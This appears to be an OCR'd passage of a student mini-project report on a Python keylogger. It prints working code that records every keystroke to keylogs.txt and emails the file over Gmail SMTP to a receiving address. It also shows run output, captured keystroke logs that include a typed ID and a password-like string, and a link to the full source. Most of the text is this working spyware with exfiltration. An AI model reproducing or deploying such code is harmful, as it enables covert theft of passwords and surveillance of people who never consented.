
```
def bar():
    print("Tick")

    log_dir = ""

    logging.basicConfig(
        filename=(log_dir + "keylogs.txt"),
        level=logging.DEBUG,
        format="%(asctime)s: %(message)s",
    )

    def on_press(key):
        logging.info(str(key))

    with Listener(on_press=on_press) as listener:
        listener.join()
```

Now let’s define the code which will send the email of **keylogs.txt** to the mentioned email. The email will be sent at an interval of 35 seconds.



```

if __name__ == "__main__":
    # Start bar as a process
    p = multiprocessing.Process(target=bar)
    p.start()

    # Wait for 10 seconds or until process finishes
    p.join(35)

    # If thread is still active
    if p.is_alive():
        print("running... let's kill it...")

        # Terminate - may not work if process is stuck for good
        p.terminate()
        # OR Kill - will work for sure, no chance for process to finish nicely however
        # p.kill()

        p.join()
```

Now let’s see the code which will send the email of the **keylogs.txt** file to receiver.





```
# The mail addresses and password
sender_address = "**********@gmail.com"
sender_pass = "*************"
receiver_address = "**********.gmail.com"
# Setup the MIME
message = MIMEMultipart()
message["From"] = sender_address
message["To"] = receiver_address
message["Subject"] = "A test mail sent by Python. It has an attachment."
# The subject line
# The body and the attachments for the mail
message.attach(MIMEText(mail_content, "plain"))
attach_file_name = "keylogs.txt"
attach_file = open(attach_file_name, "rb")  # Open the file as binary mode
# payload = MIMEBase('application', 'octate-stream')
payload = MIMEBase("application", "txt", Name="keylogs.txt")
payload.set_payload((attach_file).read())
encoders.encode_base64(payload)  # encode the attachment
# add payload header with filename
payload.add_header("Content-Decomposition", "attachment", filename=attach_file_name)
message.attach(payload)
# Create SMTP session for sending the mail
session = smtplib.SMTP("smtp.gmail.com", 587)  # use gmail with port
session.starttls()  # enable security
# login with mail_id and password
session.login(sender_address, sender_pass)
text = message.as_string()
session.sendmail(sender_address, receiver_address, text)
session.quit()
print("Mail Sent")
```

Let’s see the implementation of the code:

When the code will run it will display some messages indicating successful launch and will start recording the key strokes made by the user on either physical or virtual keyboard.


This is virtual keyboard.


On-Screen Keyboard
Esc ~ ` ! 1 @ 2 # 3 $ 4 % 5 ^ 6 & 7 * 8 (9) 0 _ - + = ⌫ Home PgUp Nav
Tab q w e r t y u i o p { [}] | \ Del End PgDn Mv Up
Caps a s d f g h j k l : ; " ' Enter Insert Pause Mv Dn
Shift z x c v b n m < , > . ? / ^ Shift PrtScn ScrLk Dock
Fn Ctrl Alt Alt Ctrl < ∨ > Options Help Fade




```
PS C:\Users\ayush> cd .\Desktop\
PS C:\Users\ayush\Desktop> python3 .\keylogger.py
Tick
running... let's kill it...
Mail Sent
```

Then it will create a **keylogs.txt** file in the same folder in which **keylogger.py** software is present.




Name	Date modified	Type	Size
keylogger.py	04-02-2022 04:56 PM	PY File	
keylogs.txt	04-02-2022 04:57 PM	TXT File	

Then in an interval of 35 seconds an e-mail will be sent containing **keylogs.txt** file.



ayushhere119 Inbox **A test mail sent by Python. It has an attachment.** - Hi, We're including some attachments in this email. The SMTP package in Pyt...

keylogs.txt




A test mail sent by Python. It has an attachment.

ayushhere119@gmail.com
to me

Hi,
We're including some attachments in this email.
The SMTP package in Python is used to send the email.

An example of keystrokes recorded in **keylogs.txt** file.



```
PS C:\Users\ayush\Desktop> cat .\keylogs.txt
2022-02-04 16:57:11,687: Key.shift
2022-02-04 16:57:12,004: 'I'
2022-02-04 16:57:12,573: 't'
2022-02-04 16:57:13,528: "'"
2022-02-04 16:57:13,658: 's'
2022-02-04 16:57:14,033: Key.space
2022-02-04 16:57:14,245: 'w'
2022-02-04 16:57:14,560: 'o'
2022-02-04 16:57:14,764: 'r'
2022-02-04 16:57:14,965: 'k'
2022-02-04 16:57:15,247: 'i'
2022-02-04 16:57:15,443: 'n'
2022-02-04 16:57:15,610: 'g'
2022-02-04 16:57:16,358: Key.shift_r
2022-02-04 16:57:16,607: '!'
PS C:\Users\ayush\Desktop> 
```


Source code and How to use:

1. Follow the GitHub link https://github.com/ayushsaxena119/Mini-project-Keylogger and download or fork repository: Mini-project-Keylogger
2. Open any IDE and run the code.
3. Then the keylogger will be launched.

Chapter 6
SOFTWARE TESTING


6.1 Testing using physical keyboard

Launching keylogger



```
PS C:\Users\ayush> cd .\Desktop\
PS C:\Users\ayush\Desktop> python3 .\keylogger.py
Tick
running... let's kill it...
Mail Sent
```

Giving input keystrokes




191530003

abcd123

6R1I


6R1I

Capturing keystrokes and writing in Keylogs.txt file



```
2022-02-17 12:30:12,862: '1'
2022-02-17 12:30:13,192: '9'
2022-02-17 12:30:13,578: '1'
2022-02-17 12:30:14,194: '5'
2022-02-17 12:30:14,626: '3'
2022-02-17 12:30:14,946: '0'
2022-02-17 12:30:15,173: '0'
2022-02-17 12:30:15,382: '0'
2022-02-17 12:30:15,633: '3'
2022-02-17 12:30:16,702: Key.tab
2022-02-17 12:30:21,526: 'a'
2022-02-17 12:30:22,326: 'b'
2022-02-17 12:30:23,199: 'c'
2022-02-17 12:30:23,615: 'd'
2022-02-17 12:30:24,625: '1'
2022-02-17 12:30:25,034: '2'
2022-02-17 12:30:25,405: '3'
2022-02-17 12:30:29,598: '6'
2022-02-17 12:30:31,109: Key.shift_r
2022-02-17 12:30:31,430: 'R'
2022-02-17 12:30:34,406: '1'
2022-02-17 12:30:35,800: Key.shift
2022-02-17 12:30:36,517: '1'
```

Sending email



A test mail sent by Python. It has an attachment.

ayushhere119@gmail.com
to me


Hi,
We're including some attachments in this email.
The SMTP package in Python is used to send the email.

keylogs.txt

Testing successful.


6.2 Testing using virtual keyboard

Launching keylogger




```
PS C:\Users\ayush> cd .\Desktop\
PS C:\Users\ayush\Desktop> python3 .\keylogger.py
Tick
running... let's kill it...
Mail Sent
```

Giving input keystrokes on virtual keyboard



On-Screen Keyboard
Esc ~ ` ! 1 @ 2 # 3 $ 4 % 5 ^ 6 & 7 * 8 (9) 0 _ - + = ⌫ Home PgUp Nav
Tab q w e r t y u i o p { [}] | \ Del End PgDn Mv Up
Caps a s d f g h j k l : ; " ' Enter Insert Pause Mv Dn
Shift z x c v b n m < , > . ? / ^ Shift PrtScn ScrLk Dock
Fn Ctrl Alt Alt Ctrl < ∨ > Options Help Fade



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Login with social media (soon)

